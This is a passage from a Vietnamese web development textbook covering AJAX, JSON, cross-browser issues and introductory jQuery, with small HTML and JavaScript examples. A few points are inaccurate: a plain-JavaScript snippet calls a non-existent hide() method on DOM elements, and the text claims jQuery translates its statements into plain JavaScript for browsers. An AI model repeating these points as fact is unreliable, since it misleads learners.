Phương thức `window.alert(msg)` hiển thị một thông báo có nội dung là `msg`. Phương thức `window.confirm(msg)` hiển thị một hộp thoại hỏi xác nhận có nội dung là `msg` với hai nút có nhãn là “OK” và “Cancel”. Nếu người dùng bấm nút “OK”, hộp thoại được đóng và trả về `true`. Ngược lại, nếu người dùng bấm nút “Cancel” hoặc đóng hộp thoại theo cách khác, hộp thoại sẽ trả về `false`. Phương thức `window.print()` cho phép in nội dung được hiển thị trên trang web.

4.5. AJAX

Cửa sổ (*window* của tab trình duyệt hay *contentWindow* của *<iframe>*) là phương tiện để tải và hiển thị trang web. Tại một thời điểm, mỗi cửa sổ chỉ có thể tải nhiều nhất một trang web và quản lý duy nhất một cây DOM. Khi tải trang mới, cây DOM cũ bị xóa đi và được thay thế bởi cây DOM mới. Mặt khác, tương tác giữa cửa sổ với trình phục vụ web được thực hiện một cách đồng bộ, nghĩa là mỗi khi cửa sổ gửi đi một yêu cầu HTTP, nó phải đợi cho đến khi nhận được đáp ứng HTTP thì mới làm công việc gì khác. Trong lúc đợi nhận đáp ứng HTTP, cửa sổ không làm gì và hoàn toàn không có tương tác với người dùng. Do vậy, nếu ứng dụng web chỉ sử dụng cửa sổ để tải các trang web và tài nguyên web thì hiệu quả sử dụng sẽ không cao, đồng thời không thân thiện với người dùng. Hiệu quả sử dụng không cao là bởi trang web sau có rất nhiều nội dung trùng lặp với trang web trước (ví dụ, cấu trúc, hệ thống thực đơn, các bài liên quan, ...) nhưng cửa sổ không “sử dụng lại”. Thay vào đó, cửa sổ xóa bỏ toàn bộ nội dung của trang trước để thay bằng nội dung của trang sau. Điều đó dẫn đến không những thời gian xử lý ở cả hai phía (khách và phục vụ) lớn mà dung lượng truyền tải giữa hai bên cũng cao. Mặt khác, tính thân thiện không cao vì người dùng phải tương tác với ứng dụng theo kiểu “đừng-và-đợi” mỗi khi cửa sổ tải trang mới.

Nhằm khắc phục những hạn chế khi sử dụng cửa sổ như đã được trình bày ở trên, các ứng dụng web ngày nay khai thác triệt để kỹ thuật AJAX (Asynchronous JavaScript and XML). Về mặt công nghệ, AJAX là đối tượng JavaScript hoạt động bên trong cửa sổ, giao tiếp với trình phục vụ ở chế độ nền (background) thay cho cửa sổ trong lúc cửa sổ đang thực hiện một cách liên tục các công việc quản lý trang web và tương tác với người dùng. Sử dụng AJAX, cửa sổ không phải tải lại trang. Mỗi khi đối tượng AJAX nhận được dữ liệu mới, cửa sổ không xóa bỏ cây DOM của nó mà chỉ sửa đổi cây DOM cho phù hợp với nội dung mới. Làm như vậy, cửa sổ có thể “sử dụng lại” nội dung đã có và không phải tải lại. Mặt khác, cửa sổ có thể tương tác với người dùng một cách liên tục, không phải “đừng-và-đợi”.

Trước đây, dữ liệu trong đáp ứng HTTP khi sử dụng AJAX thường là XML (eXtensible Markup Language). XML được trình phục vụ gửi đến đối tượng AJAX và cửa sổ sử dụng JavaScript để phân tích nội dung XML. AJAX cho phép cửa sổ cập nhật trang web một cách không đồng bộ, nghĩa là cửa sổ không phải đợi nhận được đáp ứng HTTP mới được làm công việc khác. Thuật ngữ AJAX bắt nguồn từ những đặc điểm kỹ thuật vừa được phân tích.

Đối tượng AJAX, còn gọi là mô-tô AJAX (AJAX engine), có tên lớp khác nhau trong các trình duyệt. Đa số các trình duyệt hiện đại sử dụng tên lớp *XMLHttpRequest* cho đối tượng AJAX. Tuy nhiên, một số trình duyệt (ví dụ IE) sử dụng *ActiveXObject*. Do vậy, để khai báo đối tượng AJAX chạy trên mọi trình

duyệt, các tên lớp khác nhau phải được kết hợp. Hàm khai báo đối tượng AJAX có thể được cài đặt như sau:

```
1. /* File: xmlhttp.js */
2. function getXmlHttpObject() {
3.     var xmlhttp = null;
4.     try { xmlhttp = new XMLHttpRequest(); }
5.     catch (e) {
6.         try { xmlhttp = new ActiveXObject("Msxml2.XMLHTTP"); }
7.         catch (e) {
8.             try { xmlhttp = new ActiveXObject("Microsoft.XMLHTTP"); }
9.             catch (e) { console.log("Trình duyệt không hỗ trợ AJAX!"); }
10.        }
11.    }
12.    return xmlhttp;
13. }
```

Để gửi yêu cầu tới trình phục vụ, đối tượng AJAX sử dụng kết hợp hai phương thức *open()* và *send()*. Ngoài ra, đối tượng AJAX cung cấp phương thức *setRequestHeader()* để thiết lập các tiêu đề cho yêu cầu. Phương thức *open()* có ba tham số bắt buộc lần lượt là động từ (GET, POST, ...), URL, và tinh đồng bộ. Có thể cung cấp thêm tên sử dụng và mật khẩu cho *open()* ở các tham số thứ tư và thứ năm. Nếu gửi yêu cầu POST, tiêu đề *Content-Type* cần phải được đặt giá trị là "*application/x-www-form-urlencoded*", đồng thời các tham số POST được truyền cho *send()*. Các lệnh gửi yêu cầu GET có dạng:

```
xmlhttp.open("GET", path?querystring, true|false);
xmlhttp.send(null);
```

và các lệnh gửi yêu cầu POST có dạng:

```
xmlhttp.open("POST", url, true|false);
xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
xmlHttp.send(params);
```

Đối tượng AJAX có thuộc tính *readyState* cho biết trạng thái xử lý yêu cầu. Giá trị của *readyState* và ý nghĩa của chúng được mô tả như sau:

Giá trị	Ý nghĩa
0	Chưa thiết lập yêu cầu.
1	Đã thiết lập kết nối đến trình phục vụ.
2	Đã gửi yêu cầu nhưng chưa có hồi âm.
3	Đang nhận đáp ứng.
4	Đã nhận xong đáp ứng.

Đối tượng AJAX sẽ theo dõi trạng thái xử lý yêu cầu và cập nhật giá trị tương ứng cho thuộc tính *readyState*. Không những vậy, mỗi khi thuộc tính *readyState* được cập nhật, *onreadystatechange*, là một con trỏ sự kiện của đối tượng AJAX, cũng đồng thời được gọi. Khi nhận được đáp ứng, đối tượng AJAX cập nhật thuộc tính

status với mã trạng thái HTTP của đáp ứng. Hàm xử lý sự kiện *onreadystatechange* cần phân tích các giá trị của *readyState* và *status* để biết trạng thái đáp ứng. Ngoài ra, dữ liệu nhận được sẽ được đổi tượng AJAX lưu vào thuộc tính *responseText* hoặc *responseXML* tùy thuộc vào kiểu MINE của đáp ứng là *text/html* hay *text/xml*, tương ứng. Do vậy, hàm xử lý sự kiện *onreadystatechange* cần đọc giá trị của một trong hai thuộc tính *responseText* hoặc *responseXML* để lấy dữ liệu.

Lưu ý, *onreadystatechange* cần phải được thiết lập trước khi đổi tượng AJAX gửi yêu cầu. Cài đặt tổng quát cho xử lý AJAX có dạng như sau:

```
1. <script src="xmlhttp.js"></script>
2. <script>
3.   var xmlhttp = getXmlHttpObject();
4.   xmlhttp.onreadystatechange = function() {
5.     if (this.readyState == 0) { ... }
6.     else if (this.readyState == 1) { ... }
7.     else if (this.readyState == 2) { ... }
8.     else if (this.readyState == 3) { ... }
9.     else if (this.readyState == 4) {
10.       if (this.status == 200) {
11.         var data = this.responseText; // hoặc this.responseXML
12.         // Sử dụng Javascript cập nhật DOM theo data
13.       } else if (this.status == ...) { ... }
14.     }
15.   };
16.   xmlhttp.open(verb, url, true|false);
17.   xmlhttp.setRequestHeader(header, headerValue);
18.   xmlhttp.send(params|null);
19. </script>
```

Trang web ví dụ sau đây sử dụng AJAX để tải nội dung tệp *webpart.htm* rồi sử dụng JavaScript để đưa nội dung đó vào một đối tượng *<div>*. Việc tải *webpart.htm* được thực hiện sau khi đã tải trang chính. Tệp *webpart.htm* trong trường hợp này chứa một phần mã HTML của trang web.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.4.5</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <div id="div1"></div>
6.   <script type="text/javascript" src="xmlhttp.js"></script>
7.   <script>
8.     var xmlhttp = getXmlHttpObject();
9.     xmlhttp.onreadystatechange = function() {
10.       if (this.readyState == 4) {
11.         if (this.status == 200) {
12.           document.getElementById("div1").innerHTML = this.responseText;
13.         }
14.       }
15.     };
16.     xmlhttp.open("GET", "webpart.htm", true);
17.     xmlhttp.send(null);
18.   </script>
19. </body></html>
```

4.6. JSON

Yêu cầu và đáp ứng HTTP đều có định dạng văn bản. Dữ liệu được trao đổi giữa trình khách và trình phục vụ web, do đó, cũng chỉ là văn bản. JSON (JavaScript Object Notation) là cú pháp được sử dụng rộng rãi trong lưu trữ cũng như trao đổi dữ liệu bởi ứng dụng web. Ưu điểm của JSON là dễ hiểu, độc lập với ngôn ngữ và nhẹ (biểu diễn có dung lượng thấp). Hơn nữa, JSON còn có cú pháp tương tự với JavaScript, có thể chuyển đổi đối tượng JavaScript thành JSON và ngược lại một cách đơn giản, có thể dễ dàng gửi/nhận dữ liệu JSON đến/từ trình phục vụ. Theo đó, ứng dụng web có thể làm việc với dữ liệu như những đối tượng JavaScript.

Cú pháp JSON được kế thừa và là tập con của cú pháp JavaScript. Dữ liệu được biểu diễn bằng các giá-trị. Giá-trị có thể là số, xâu, *null*, boolean, mảng và đối tượng JSON. Mảng là danh sách các giá-trị được phân cách bởi dấu phẩy và đặt giữa các dấu mở và đóng ngoặc vuông ([và]). Đối tượng có cú pháp tựa đối tượng JavaScript chỉ khác là tên thuộc tính phải được đặt giữa hai dấu nháy kép. Lưu ý, khác với JavaScript, JSON không có dữ liệu kiểu ngày tháng, hàm, *undefined*. Khi chuyển một đối tượng JavaScript thành đối tượng JSON, dữ liệu ngày tháng, *undefined* sẽ được chuyển thành xâu, hàm sẽ bị bỏ qua. Cũng lưu ý, mảng có thể chứa đối tượng và đối tượng có thể chứa mảng, mảng và đối tượng có thể lồng nhau; về chức năng ngôn ngữ, mảng và đối tượng cũng chỉ là giá-trị.

Ví dụ, dữ liệu JSON sau đây cung cấp thông tin về xe riêng của các nhân viên. Mỗi nhân viên có thông tin về tên, tuổi, tên và mẫu các xe riêng của họ. Dữ liệu là một danh sách bao gồm ba nhân viên, mỗi nhân viên là một đối tượng JSON với ba thuộc tính "name", "age" và "cars". Giá trị của "cars" lại là danh sách các đối tượng xe. Đối tượng xe có các thuộc tính "name" và "models" với giá trị của "models" là một danh sách các xâu. Để thấy, dữ liệu JSON tự mô tả nó, biểu diễn JSON rất ngắn gọn và dễ hiểu.

```
1. [
2.   {
3.     "name": "John",
4.     "age": 30,
5.     "cars": [
6.       { "name": "Ford", "models": [ "Fiesta", "Focus", "Mustang" ] },
7.       { "name": "BMW", "models": [ "320", "X3" ] }
8.     ]
9.   },
10.  {
11.    "name": "Maria",
12.    "age": 25,
13.    "cars": [
14.      { "name": "Fiat", "models": [ "500", "Panda" ] }
15.    ]
16.  },
17.  {
18.    "name": "David",
19.    "age": 40,
```

```

20.     "cars": [
21.         { "name": "Ford", "models": [ "Fiesta", "Focus", "Mustang" ] },
22.         { "name": "BMW", "models": [ "320", "X3", "X5" ] },
23.         { "name": "Fiat", "models": [ "500", "Panda" ] }
24.     ]
25. }
26. ]

```

Khi nhận được dữ liệu JSON từ trình phục vụ, trình khách sử dụng JavaScript để đọc dữ liệu và cập nhật cây DOM cho phù hợp với dữ liệu. Mặc dù có thể thao tác trực tiếp trên các đối tượng hay mảng JSON, nhưng chuyển đổi đối tượng hay mảng JSON thành đối tượng JavaScript sẽ thuận tiện hơn. Phương thức `JSON.parse(jsonData)` cung cấp một API chuyển đổi hiệu quả. Đầu vào của phương thức này là dữ liệu JSON và kết quả trả về của nó là một đối tượng JavaScript. Trang web ví dụ sau đây sử dụng AJAX để tải dữ liệu JSON (về xe riêng của các nhân viên như được mô tả ở trên), chuyển đổi thành đối tượng JavaScript, rồi sử dụng JavaScript để tạo các đối tượng DOM `<tr>`, `<td>` và thêm vào thân của đối tượng bảng có định danh là `tbl1`. Kết quả, trang web hiển thị thông tin về xe của các nhân viên dưới dạng bảng.

```

1. <!DOCTYPE html><html><head>
2.   <title>L4.6</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <table id="tbl1">
6.     <thead>
7.       <th>Họ và tên</th>
8.       <th>Tuổi</th>
9.       <th>Số lượng/Tên-mẫu xe</th>
10.    </thead>
11.    <tbody></tbody>
12.  </table>
13.  <script type="text/javascript" src="xmlhttp.js"></script>
14. <script>
15.   var xmlhttp = getXmlHttpObject();
16.   xmlhttp.onreadystatechange = function() {
17.     if (this.readyState == 4) {
18.       if (this.status == 200) {
19.         var obj = JSON.parse(this.responseText);
20.         for (var i = 0; i < obj.length; i++) {
21.           var r = document.createElement("tr");
22.           var c1 = document.createElement("td");
23.           var c2 = document.createElement("td");
24.           var c3 = document.createElement("td");
25.           c1.innerHTML = obj[i].name;
26.           c2.innerHTML = obj[i].age;
27.           c3.innerHTML = obj[i].cars.length;
28.           for (var j = 0; j < obj[i].cars.length; j++)
29.             c3.innerHTML += obj[i].cars[j].name + obj[i].cars[j].models;
30.           r.appendChild(c1);
31.           r.appendChild(c2);
32.           r.appendChild(c3);
33.           document.querySelector("#tbl1 tbody").appendChild(r);
34.         }
35.       }

```

```

36.      }
37.    };
38.    xmlhttp.open("GET", "json.txt", true);
39.    xmlhttp.send(null);
40.  </script>
41. </body></html>

```

Dữ liệu được trình khách quản lý trong các đối tượng JavaScript. Khi cần gửi dữ liệu cho trình phục vụ, trình khách chuyển đổi đối tượng JavaScript thành đối tượng JSON và gửi dữ liệu JSON cho trình phục vụ. Phương thức `JSON.stringify(obj)` cung cấp một API hiệu quả cho việc chuyển đổi này. Đầu vào của phương thức này là đối tượng JavaScript và kết quả trả về của nó là một đối tượng hay dữ liệu JSON.

Việc tiếp nhận, xử lý hay tạo ra dữ liệu JSON phía trình phục vụ sẽ được trình bày trong Chương 6.

4.7. VẤN ĐỀ CỦA TRÌNH DUYỆT

Trong thực tế, một trang web (cùng mã nguồn) có thể được trình diễn không giống nhau bởi các trình duyệt. Điều này cũng dễ hiểu vì trình duyệt là trình thông dịch và mỗi trình duyệt có thể phân tích mã nguồn cũng như thực thi trang web theo thuật toán riêng của nó. Ví dụ, đối tượng `<input type="date">` hiện tại không được hỗ trợ bởi Firefox trong khi được hỗ trợ bởi Chrome. Ví dụ khác về CSS, thuộc tính tạo hiệu ứng tịnh tiến 2D có tên là `transform`, trong khi IE9 cài đặt thuộc tính là `-ms-transform`, Opera cài đặt thuộc tính là `-o-transform`. JavaScript cũng có vấn đề tương tự, ví dụ trình duyệt Firefox sử dụng phương thức `addEventListener()` để gán hàm xử lý sự kiện cho đối tượng tài liệu, trong khi trình duyệt IE thực hiện công việc này bằng phương thức `attachEvent()`.

Tất nhiên, các hãng phát triển trình duyệt phải tuân thủ các đặc tả (RFC hoặc Recommendation) của W3C để trình duyệt có thể dùng được. Sự khác biệt giữa các trình duyệt là không đáng kể so với phần giống nhau giữa chúng. Tuy nhiên, chỉ cần một sự khác biệt cũng dẫn đến kết quả trình diễn trang web khác.

Mong muốn của người phát triển ứng dụng web là ứng dụng có thể chạy trên mọi trình duyệt (cross-browser). Để đạt được như vậy, giải pháp tổng quát là người lập trình phải nắm rõ khả năng hỗ trợ HTML, CSS, JavaScript, DOM, và BOM của các trình duyệt, từ đó viết mã chung chạy được trên mọi trình duyệt hoặc tùy vào trình duyệt mà viết mã khác nhau. Mỗi khi sử dụng một thẻ HTML, thuộc tính CSS hay phương thức JavaScript, lập trình viên cần biết rõ thẻ/thuộc tính/phương thức đó được hỗ trợ bởi những trình duyệt nào. Đối tượng `window` có thuộc tính `clientInformation` cho biết thông tin về trình duyệt và hệ điều hành phía khách. Thông tin về trình duyệt và hệ điều hành phía khách cũng được gửi đến trình phục vụ trong các yêu cầu HTTP. Căn cứ những thông tin này, ứng dụng có thể tạo mã khác nhau cho phù hợp với trình duyệt.

Một vấn đề nổi bật liên quan trình duyệt và thiết bị là giao diện của trang web cần phải thích ứng với kích thước khung nhìn của trình duyệt và kích thước màn hình của thiết bị. Ở những khung nhìn có kích thước khác nhau, giao diện tự điều chỉnh sao cho người dùng dễ quan sát và tương tác nhất. Những trang web có tính năng như vậy được gọi là có thiết kế đáp ứng (responsive design).

Chạy được trên mọi trình duyệt và có thiết kế đáp ứng là những tính năng cần có của ứng dụng web hiện đại vì người dùng ngày nay không chỉ sử dụng máy tính mà còn sử dụng nhiều thiết bị khác như điện thoại thông minh, PDA, ... để truy cập web.

4.8. CẬP NHẬT KIẾN THỨC VỀ JAVASCRIPT

Đặc tả của JavaScript là ECMAScript (viết tắt là ES) được ECMA International chuẩn hóa trong ECMA-262. Các phiên bản của ECMAScript được đánh số thứ tự hoặc đặt tên theo năm phát hành. Ví dụ, ES6 tương đương ECMAScript 2015, là phiên bản được phát hành năm 2015. Tháng 6/2017, ECMA International đã công bố ES8. Lưu ý rằng phiên bản JavaScript không đồng nhất với phiên bản của ECMAScript. Ví dụ, JavaScript 1.3 (năm 1998) tương đương ES2, trong khi JavaScript 1.8 (năm 2008) tương đương ES3. Thực tế này dễ hiểu vì JavaScript là một cài đặt cụ thể của ECMAScript, trong khi ECMAScript là đặc tả. Ngoài JavaScript, nhiều ngôn ngữ kịch bản khác như JScript, ActionScript, SpiderMonkey cũng là các cài đặt cụ thể của ECMAScript. Mặt khác, một vài phiên bản mới của ECMAScript có thể chưa được hiện thực hóa trong các cài đặt JavaScript, do vậy ECMAScript phiên bản mới được coi là phiên bản tiếp theo của JavaScript. Để sử dụng ECMAScript phiên bản mới nhất trong các ứng dụng, lập trình viên có thể sử dụng công cụ chuyển đổi, ví dụ Babel tại <https://babeljs.io/>, để chuyển mã nguồn ES phiên bản mới về JavaScript mà trình duyệt hiểu được. Babel là một trong số các công cụ tiền xử lý JavaScript đang được sử dụng rộng rãi.

Bài tập

1. Tạo trang web để nhập thông tin cá nhân như sơ yếu lý lịch, sử dụng JavaScript để kiểm tra dữ liệu được nhập có hợp lệ hay không.
2. Tạo trang web có bảng được khai báo bằng HTML. Sử dụng JavaScript để cho phép người dùng kích chuột vào ô tiêu đề của bảng và sắp xếp dữ liệu trong bảng theo cột có ô tiêu đề được kích.

Đọc thêm

1. Ved Antani, Stoyan Stefanov, "Object-Oriented JavaScript, 3rd Edition", Packt Publishing, 2017.

2. Gilad Tsur Mayer, "JavaScript: JavaScript Awesomeness Book", Amazon Digital Services LLC, 2016.
3. ECMA International, "ECMA-262, ECMAScript® 2017 Language Specification", 2017.

Lê Đình Thanh, Nguyễn Việt Anh
WebAppDev

Chương 5

THỦ VIỆN PHÁT TRIỂN MẶT TRƯỚC

5.1. GIỚI THIỆU

Phát triển mặt trước (front-end/client-side development) là việc tạo ra mã nguồn chạy ở trình khách, tức tạo ra HTML, CSS và JavaScript cho ứng dụng web. Ngược lại với khái niệm phát triển mặt trước là khái niệm phát triển mặt sau (back-end/server-side development). Phát triển mặt sau là việc tạo mã nguồn chạy phía phục vụ. Trước đây, với lối phát triển cũ, việc tạo ra mã nguồn HTML, JavaScript và CSS thường được thực hiện bởi mặt sau, bên phục vụ thực hiện hầu hết mọi việc trong khi trình khách chỉ thực hiện công việc cuối cùng là trình diễn. Ngày nay, để tạo ra những ứng dụng web có hiệu năng cao và trải nghiệm người dùng tốt hơn, hầu hết mọi công việc lại được thực hiện ở mặt trước, mặt sau chỉ còn đảm nhận những việc không thể chuyển về mặt trước được như lưu trữ CSDL, kiểm soát an ninh, khả năng mở rộng, ... Kiến trúc cho ứng dụng web được phát triển theo cách mới có tên gọi là **thick client – thin server**.

Phát triển mặt trước có đặc điểm chung là sử dụng các thư viện, công cụ và kỹ thuật xử lý HTML, JavaScript, CSS và DOM nhằm tạo ra mã nguồn chạy phía khách một cách nhanh nhất và hiệu quả nhất, đảm bảo mã nguồn chạy được trên mọi trình duyệt, hệ điều hành và thiết bị. Thách thức đặt ra đối với phát triển mặt trước là các công cụ và kỹ thuật được sử dụng liên tục thay đổi, do đó người phát triển ứng dụng web liên tục phải cập nhật, nắm bắt được xu hướng và làm chủ được công nghệ mới.

Chương này giới thiệu một số công cụ và kỹ thuật phát triển mặt trước đang thịnh hành và cập nhật nhất hiện nay. Lưu ý rằng, bất luận kỹ thuật và công cụ nào được sử dụng, ở cả mặt trước và mặt sau, sản phẩm cuối cùng ứng dụng web phải tạo ra luôn là HTML, JavaScript và CSS. Trình duyệt chỉ yêu cầu và chỉ có thể hiểu những công nghệ lõi này. Mặt khác, những công nghệ lõi ít hoặc chậm thay đổi, trong khi các công cụ và kỹ thuật phát triển tiến hóa một cách nhanh chóng. Công cụ và kỹ thuật được trình bày ở chương này đang là cập nhật ở thời điểm giáo trình được viết (năm 2017-2018) nhưng rất có thể sẽ trở nên lỗi thời và được thay thế bởi những công cụ và kỹ thuật khác trong vài năm tới. Do vậy, việc nắm vững các kiến thức đã được trình bày ở các Chương 2-4 là vô cùng quan trọng. Nắm vững những kiến thức và công nghệ nền tảng đó, cùng với việc sẵn sàng tiếp cận công cụ và kỹ thuật phát triển mới là yêu cầu bắt buộc đối với mọi lập trình viên phát triển ứng dụng web.

5.2. JQUERY

Nhiều thư viện JavaScript được phát triển với mục đích giúp quản lý trang web được đơn giản và hiệu quả hơn. jQuery là một thư viện như vậy. Không những thế, jQuery là thư viện JavaScript được sử dụng phổ biến nhất. Theo thống kê của Q-Success¹⁵, vào tháng 3/2017, 96,6% các trang web trên toàn thế giới sử dụng jQuery và thị phần cho jQuery vẫn tiếp tục tăng. Những hàng công nghệ lớn nhất như Google, Microsoft, IBM cũng sử dụng jQuery.

jQuery làm việc như nhau trên mọi trình duyệt. Thư viện này cho phép thực hiện mỗi tác vụ chung chỉ bằng một lời gọi hàm, trong khi nếu không sử dụng thư viện, tác vụ phải được thực hiện bằng nhiều dòng lệnh JavaScript thuần. jQuery làm đơn giản hóa xử lý JavaScript, như thao tác với DOM hay gọi AJAX. Thư viện cũng dễ học và dễ sử dụng. jQuery cung cấp các tính năng thao tác HTML/DOM, xử lý sự kiện HTML, thao tác CSS, xử lý AJAX, hiệu ứng và hoạt cảnh, và các tiện ích.

Lê Đình Thanh, Nguyễn Việt Anh

5.2.1. Bao hàm jQuery

Để sử dụng jQuery, có thể tải thư viện (tệp .js) tại <http://jquery.com> rồi bao hàm tệp thư viện vào trang web như sau, thay 3.2.0 bằng phiên bản tương ứng:

```
1. <script type="text/javascript" src="jquery-3.2.0.min.js"></script>
```

hoặc có thể bao hàm thư viện jQuery từ các CDN (Content Delivery Network) như sau:

```
1. <script type="text/javascript" src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.0/jquery.min.js"></script>
```

5.2.2. Cú pháp

jQuery có cú pháp hết sức ngắn gọn và dễ hiểu. Nó cho phép chọn các đối tượng tài liệu rồi thực hiện hành động trên đối tượng được chọn. Cú pháp jQuery như sau:

```
$(selector).action();
```

trong đó, *selector* là bộ chọn CSS bất kỳ, *action()* là phương thức jQuery. Việc jQuery sử dụng các bộ chọn CSS để chọn các đối tượng tài liệu giúp cho lập trình viên web có thể sử dụng jQuery ngay mà không phải mất nhiều thời gian để tìm hiểu về nó.

Hãy xem hoạt động của jQuery và so sánh với JavaScript thuần qua một ví dụ cụ thể sau. Giả sử trang web có nhiều đoạn văn (*<p>*) và một yêu cầu được đưa ra là hãy ẩn việc hiển thị tất cả các đoạn văn có thuộc tính *class="test"*. Có thể thực hiện yêu cầu này bằng JavaScript thuần như sau:

¹⁵ <https://w3techs.com/>

```
1. var arr = document.querySelectorAll("p.test");
2. for (var i = 0; i < arr.length; i++) arr[i].hide();
```

Đầu tiên, phương thức `querySelectorAll()` được gọi để trả về mảng tham chiếu của tất cả các đối tượng đoạn văn có `class="test"`. Tiếp theo, một vòng lặp được thực hiện để duyệt qua từng đối tượng tham chiếu và gọi phương thức `hide()` nhằm ẩn đối tượng. Nếu sử dụng jQuery, yêu cầu trên có thể được thực hiện chỉ bằng một lời gọi như sau:

```
1. $("p.test").hide();
```

Với lời gọi này, jQuery sẽ thực hiện các bước giống như đoạn mã JavaScript thuần ở trước, tức là chọn các đối tượng đoạn văn có `class="test"` rồi thực hiện phương thức `hide()` trên các đối tượng được chọn.

Lưu ý, chỉ sử dụng jQuery khi toàn bộ mã trang web đã được tải về, vì nếu không như vậy, jQuery có thể truy cập đến đối tượng tài liệu không tồn tại và dẫn đến lỗi. Thực hiện điều này theo mẫu như sau:

```
1. $(document).ready(function(){
2.     // Tất cả mã jQuery ở đây
3. });
```

Cũng lưu ý rằng bản thân các trình duyệt sẽ không hiểu các câu lệnh được viết bằng jQuery. Thư viện jQuery có nhiệm vụ tiền xử lý JavaScript, chuyển đổi các câu lệnh được viết bằng jQuery thành mã JavaScript thuần để trình duyệt hiểu và thực thi.

5.2.3. Đọc và thay đổi giá trị thuộc tính của đối tượng tài liệu

jQuery cung cấp các phương thức sau đây cho việc đọc giá trị thuộc tính của các đối tượng tài liệu:

<code>\$(selector).attr(att)</code>	Trả về giá trị thuộc tính <code>att</code> .
<code>\$(selector).html()</code>	Trả về giá trị thuộc tính <code>innerHTML</code> .
<code>\$(selector).val()</code>	Trả về giá trị thuộc tính <code>value</code> .
<code>\$(selector).text()</code>	Trả về nội dung văn bản của <code>innerHTML</code> .

Phương thức jQuery cho cập nhật thuộc tính của đối tượng tài liệu có cùng tên với phương thức đọc nhưng có tham số. Hơn nữa, có nhiều thể hiện/chồng hàm khác nhau cho một phương thức cập nhật thuộc tính. Một chồng hàm nhận tham số là giá trị mới cho thuộc tính. Chồng hàm khác nhận tham số là hàm gọi lại (callback). Thứ tự tab của đối tượng tài liệu và giá trị hiện tại của thuộc tính được truyền cho hàm gọi lại. Hàm gọi lại được thực thi và giá trị trả về của nó là giá trị mới cho thuộc tính. Các thể hiện được liệt kê dưới đây:

Cập nhật giá trị thuộc tính `att`

```
$("selector").attr("att", "new value")
```

```
$(selector).attr({"att1":"new value1", "att2":"new value2", ...})
```

```
$(selector).attr("att",function(i, oldValue) {return newValue})
```

Cập nhật thuộc tính *value*

```
$(selector).val(newValue)
```

```
$(selector).val(function(i, oldValue) {return newValue})
```

Cập nhật thuộc tính *innerHTML* với nội dung HTML

```
$(selector).html(newHtml)
```

```
$(selector).html(function(i, oldHtml) {return newHtml})
```

Cập nhật thuộc tính *innerHTML* với nội dung văn bản

```
$(selector).text(newText)
```

```
$(selector).text(function(i, oldText) {return newText})
```

Trong ví dụ sau, mã jQuery đọc và thông báo giá trị các thuộc tính của một liên kết, sau đó đổi nhãn của liên kết này.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.3</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <a id="uet" href="http://uet.vnu.edu.vn">Trường ĐH Công nghệ</a>
6.   <script src="jquery.js"></script>
7.   <script>
8.     $(document).ready( function () {
9.       alert($("#uet").text() + ": " + $("#uet").attr("href"));
10.      $("#uet").text("Website Trường Đại học Công nghệ");
11.    });
12.   </script>
13. </body></html>
```

5.2.4. Thay đổi kiểu trình diễn đối tượng tài liệu

Tương tự đọc và thay đổi giá trị thuộc tính nói chung, jQuery cung cấp các phương thức cho việc đọc và thay đổi CSS của các đối tượng tài liệu. Có thể truy cập từng thuộc tính hay cả lớp CSS bằng các phương thức jQuery sau:

<code>\$(selector).css("p")</code>	Đọc giá trị CSS của thuộc tính <i>p</i> .
------------------------------------	---

<code>\$(selector).css({"p1":"v1", "p2":"v2",...})</code>	Đặt giá trị CSS cho <i>p1</i> , <i>p2</i> , ...
---	---

<code>\$(selector).addClass("cssclass")</code>	Thêm lớp CSS.
--	---------------

<code>\$(selector).removeClass("cssclass")</code>	Bỏ lớp CSS.
---	-------------

<code>\$(selector).toggleClass("cssclass")</code>	Bật/tắt lớp CSS.
---	------------------

Trong trang web ví dụ sau đây, hai lớp CSS là *.important* và *.blue* được gán cho đối tượng tài liệu có định danh *div1*. Kết quả là văn bản của đối tượng này được hiển thị với chữ màu xanh, phông chữ to và đậm.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.4</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     .important { font-weight:bold; font-size:xx-large; }
6.     .blue { color:blue; }
7.   </style>
8. </head><body>
9.   <div id="div1">Nội dung văn bản.</div>
10.  <div id="div2">Nội dung văn bản khác.</div>
11.  <script type="text/javascript" src="jquery.js"></script>
12.  <script type="text/javascript" >
13.    $(document).ready(function(){
14.      $("#div1").addClass("important blue");
15.    });
16.  </script>
17. </body></html>

```

5.2.5. Thêm mới, loại bỏ đối tượng tài liệu

jQuery cung cấp nhiều phương thức cho việc thêm mới và loại bỏ các đối tượng DOM như sau:

<code>\$(selector).prepend(child1 [, child2, ...])</code>	Thêm các nút con vào đầu.
<code>\$(selector).append(child1 [, child2, ...])</code>	Thêm các nút con vào cuối.
<code>\$(selector).before(presibling1 [, presibling2, ...])</code>	Thêm các nút liền trước.
<code>\$(selector).after(nextsibling1 [, nextsibling2, ...])</code>	Thêm các nút liền sau.
<code>\$(selector).empty()</code>	Xóa tất cả các nút con.
<code>\$(selector).remove()</code>	Xóa đối tượng cùng các nút con.

Trong trang web ví dụ sau đây, ba đối tượng đoạn văn lần lượt được tạo và thêm vào cây DOM. Đối tượng thứ nhất được tạo theo cú pháp của jQuery. Hai đối tượng còn lại được tạo bằng JavaScript thuần. Các phương thức `append()` và `after()` của jQuery sau đó được gọi để thêm các nút vừa tạo vào cây DOM.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.5</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <div id="app"></div>
6.   <script src="jquery.js"></script>
7.   <script>
8.     $(document).ready(function(){
9.       var txt1 = $("<p></p>").text("Text 1"); // Tạo bằng jQuery
10.      var txt2 = document.createElement("p"); // Tạo bằng DOM
11.      var txt3 = document.createElement("p");
12.      txt2.innerHTML = "Text 2";
13.      txt3.innerHTML = "Text 3";
14.      $("#app").append(txt1, txt2);
15.      txt2.after(txt3);
16.    });
17.  </script>
18. </body></html>

```

5.2.6. Duyệt DOM

